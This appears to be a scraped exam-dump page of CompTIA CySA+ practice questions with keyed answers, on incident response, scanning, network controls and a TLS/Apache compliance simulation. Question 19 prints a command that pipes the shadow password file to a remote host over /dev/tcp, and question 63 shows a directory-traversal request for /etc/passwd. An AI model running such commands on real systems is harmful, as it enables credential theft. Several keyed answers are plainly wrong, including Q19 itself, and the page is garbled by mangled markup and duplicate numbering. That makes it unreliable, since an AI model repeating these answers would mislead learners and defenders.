

## CS0-002 Dumps

# CompTIA Cybersecurity Analyst (CySA+) Certification Exam

<https://www.certleader.com/CS0-002-dumps.html>



**NEW QUESTION 1**

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

**Answer: D**

**NEW QUESTION 2**

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

```
Port      State  Service  Version
80/tcp    open   http     Apache httpd 2.2.14
111/udp    open   rpcbind
443/tcp    filtered https     Apache httpd 2.2.14
2222/tcp   open   ssh      OpenSSH 5.3p1 Debian
3306/tcp   open   mysql    5.5.40-0ubuntu0.14.1
```

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating of compromise on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services is identified on a standard PostgreSQL port.
- D. Standard HTP is open on the system and should be closed.

**Answer: B**

**NEW QUESTION 3**

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

**Answer: C**

**NEW QUESTION 4**

A security analyst conducted a risk assessment on an organization's wireless network and identified a high-risk element in the implementation of data confidentiality protection. Which of the following is the BEST technical security control to mitigate this risk?

- A. Switch to RADIUS technology
- B. Switch to TACACS+ technology.
- C. Switch to 802.1X technology
- D. Switch to the WPA2 protocol.

**Answer: B**

**NEW QUESTION 5**

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible
- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

**Answer: D**

**NEW QUESTION 6**

A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?

- A. `alert udp any any -> root any -> 21`
- B. `alert tcp any any -> any 21 (content:"root")`
- C. `alert tcp any any -> any root 21`
- D. `alert tcp any any -> any root (content:"ftp")`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer:** B

#### NEW QUESTION 7

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

**Answer:** A

#### NEW QUESTION 8

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be to implement a change request to:

- A. update the antivirus software
- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

**Answer:** B

#### NEW QUESTION 9

A security analyst has been alerted to several emails that show evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

- A. the public relations department
- B. senior leadership
- C. law enforcement
- D. the human resources department

**Answer:** D

#### NEW QUESTION 10

A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities. Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

**Answer:** AD

#### NEW QUESTION 10

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use
- B. Provide PII training to all employees at the company
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the company
- E. Create a PII program and policy on how to handle data
- F. Train all human resources employees.
- G. Train all employees
- H. Encrypt data sent on the company network
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII data
- K. Train company employees on how to handle PII data
- L. Outsource all PII to another company
- M. Send the human resources director to training for PII handling.

**Answer:** A

#### NEW QUESTION 15

A security analyst received an email with the following key: Xj3XJ3LLc

A second security analyst received an email with the following key: 3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance. This is an example of:

- A. dual control
- B. private key encryption

- C. separation of duties
- D. public key encryption
- E. two-factor authentication

**Answer:** A

#### NEW QUESTION 16

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

**Answer:** B

#### NEW QUESTION 19

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volgr1/secret
Line 4 rm -rf1 /tmp/Dft5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** B

#### NEW QUESTION 21

Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

- A. Security regression testing
- B. Stress testing
- C. Static analysis testing
- D. Dynamic analysis testing
- E. User acceptance testing

**Answer:** B

#### NEW QUESTION 26

Which of the following MOST accurately describes an HSM?

- A. An HSM is a low-cost solution for encryption.
- B. An HSM can be networked based or a removable USB
- C. An HSM is slower at encrypting than software
- D. An HSM is explicitly used for MFA

**Answer:** A

#### NEW QUESTION 28

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking <http://<malwaresource>/a.php> in a phishing email. To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the.

- A. email server that automatically deletes attached executables.
- B. IDS to match the malware sample.
- C. proxy to block all connections to <malwaresource>.
- D. firewall to block connection attempts to dynamic DNS hosts.

**Answer:** C

#### NEW QUESTION 31



You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used. INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data	Compliance Report
<div>AppServ1AppServ2AppServ3AppServ4</div> <div><pre>root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   ssl-enum-ciphers:     TLSv1.2:       ciphers:         TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong         TLS_RSA_WITH_AES_128_CBC_SHA - strong         TLS_RSA_WITH_AES_128_GCM_SHA256 - strong         TLS_RSA_WITH_AES_256_CBC_SHA - strong         TLS_RSA_WITH_AES_256_GCM_SHA384 - strong       compressors:         NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT  Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appsrv1.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp    open  https  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre></div>	<div>Fill out the following report based on your analysis of the scan data.</div> <div><div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div><div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div><div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div></div>

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|   ciphers:
|   | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   compressors:
|   | NULL
|   TLSv1.1:
|   ciphers:
|   | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   compressors:
|   | NULL
|   TLSv1.2:
|   ciphers:
|   | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|   | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|   | NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```


- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater



Part 1

Scan Data	Compliance Report
<p>AppServ1 AppServ2 AppServ3 <u>AppServ4</u></p> <pre> root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c406780177e" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71) Host is up (0.042s latency). rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   TLSv1.2:     ciphers:       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong       TLS_RSA_WITH_AES_128_CBC_SHA - strong       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong       TLS_RSA_WITH_AES_256_CBC_SHA - strong       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong     compressors:       NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71) Host is up (0.15s latency). rDNS record for 10.21.4.71: appsrv4.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp   open  https 8675/tcp  open  ssh  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds </pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <ul style="list-style-type: none"> <li><input type="checkbox"/> AppServ1 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ2 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ3 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ4 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</li> </ul>

Part 2

Scan Data	Configuration Change Recommendations
<p>AppServ1 AppServ2 AppServ3 <u>AppServ4</u></p> <div style="background-color: black; height: 150px; width: 100%;"></div>	<p> Add recommendation for</p> <div style="border: 1px solid black; padding: 5px; width: 100px;"> <p>AppSrv1</p> <p>AppSrv2</p> <p>AppSrv3</p> <p>AppSrv4</p> </div>

- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

Part 1 Answer

Check on the following:

AppServ1 is only using TLS.1.2

AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater

AppServ3 is using Apache 2.4.18 or greater


AppServ4 is using Apache 2.4.18 or greater



Part 2 Answer

Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48



### NEW QUESTION 33

A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

- A. Motion detection
- B. Perimeter fencing
- C. Monitored security cameras
- D. Badged entry

**Answer: A**

### NEW QUESTION 34

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.
- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

**Answer: B**

### NEW QUESTION 35

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

**Answer: AC**

### NEW QUESTION 37

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a CI presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion

- C. Lateral movement
- D. Reconnaissance

**Answer:** A

#### NEW QUESTION 40

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

- A. Development of a hypothesis as part of threat hunting
- B. Log correlation, monitoring, and automated reporting through a SIEM platform
- C. Continuous compliance monitoring using SCAP dashboards
- D. Quarterly vulnerability scanning using credentialed scans

**Answer:** A

#### NEW QUESTION 42

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account, to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

- A. Change the security model to force the users to access the database as themselves
- B. Parameterize queries to prevent unauthorized SQL queries against the database
- C. Configure database security logging using syslog or a SIEM
- D. Enforce unique session IDs so users do not get a reused session ID

**Answer:** B

#### NEW QUESTION 43

A hybrid control is one that:

- A. is implemented differently on individual systems
- B. is implemented at the enterprise and system levels
- C. has operational and technical components
- D. authenticates using passwords and hardware tokens

**Answer:** B

#### NEW QUESTION 45

An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested in a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?

- A. TPM
- B. eFuse
- C. FPGA
- D. HSM
- E. UEFI

**Answer:** D

#### NEW QUESTION 46

A large software company wants to move its source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business, management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

- A. Establish an alternate site with active replication to other regions
- B. Configure a duplicate environment in the same region and load balance between both instances
- C. Set up every cloud component with duplicated copies and auto scaling turned on
- D. Create a duplicate copy on premises that can be used for failover in a disaster situation

**Answer:** A

#### NEW QUESTION 49

As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

- A. Critical asset list
- B. Threat vector
- C. Attack profile
- D. Hypothesis

**Answer:** A

#### NEW QUESTION 53

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

**Answer:** C

#### NEW QUESTION 58

A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

- A. To create a system baseline
- B. To reduce the attack surface
- C. To optimize system performance
- D. To improve malware detection

**Answer:** B

#### NEW QUESTION 59

An analyst has been asked to provide feedback regarding the control required by a revised regulatory framework. At this time, the analyst only needs to focus on the technical controls. Which of the following should the analyst provide an assessment of?

- A. Tokenization of sensitive data
- B. Establishment of data classifications
- C. Reporting on data retention and purging activities
- D. Formal identification of data ownership
- E. Execution of NDAs

**Answer:** A

#### NEW QUESTION 63

A security analyst is reviewing the following web server log:

```
GET %2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd
```

Which of the following BEST describes the issue?

- A. Directory traversal exploit
- B. Cross-site scripting
- C. SQL injection
- D. Cross-site request forgery

**Answer:** A

#### NEW QUESTION 66

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

**Answer:** A

#### NEW QUESTION 69

Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:

- File access auditing is turned off.
- When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.
- All processes running appear to be legitimate processes for this user and machine.
- Network traffic spikes when the space is cleared on the laptop.
- No browser is open.

Which of the following initial actions and tools would provide the BEST approach to determining what is happening?

- A. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
- B. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.
- C. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.
- D. Review logins to the laptop, search Windows Event Viewer, and review Wireshark captures.

**Answer:** B



**NEW QUESTION 73**

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

- A. Reverse engineering
- B. Fuzzing
- C. Penetration testing
- D. Network mapping

**Answer:** C

**NEW QUESTION 77**

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic. Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

**Answer:** B

**NEW QUESTION 81**

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

**Answer:** D

**NEW QUESTION 83**

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company. Which of the following technical controls would BEST accomplish this goal?

- A. DLP
- B. Encryption
- C. Data masking
- D. SPF

**Answer:** A

**NEW QUESTION 86**

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

**Answer:** C

**NEW QUESTION 88**

As part of a review of modern response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

- A. Organizational policies
- B. Vendor requirements and contracts
- C. Service-level agreements
- D. Legal requirements

**Answer:** D

**NEW QUESTION 89**

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

- A. Deidentification
- B. Encoding
- C. Encryption
- D. Watermarking

**Answer:**

A

**NEW QUESTION 94**

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

- A. Establish a hosted SSO.
- B. Implement a CASB.
- C. Virtualize the server.
- D. Air gap the server.

**Answer: D**

**NEW QUESTION 98**

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years

This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

**Answer: A**

**NEW QUESTION 99**

